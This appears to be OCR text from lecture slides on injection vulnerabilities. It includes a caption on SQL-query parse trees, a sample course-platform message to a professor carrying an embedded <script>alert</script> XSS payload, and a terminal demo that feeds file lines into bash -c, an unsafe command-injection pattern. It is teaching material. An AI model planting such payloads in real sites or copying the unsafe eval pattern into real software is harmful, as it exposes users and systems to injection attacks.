




Figure 4. Parse trees for WHERE clauses of generated queries. Substrings from user input are underlined.

Cross-site Scripting (XSS)

Send a message in the WebCT platform:


Hi Professor Crandall, I had a question about the homework. When is it due? p.s. <script>alert(“youve ben h@xored!”)</script>


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877762
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
[1]+ Done cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$

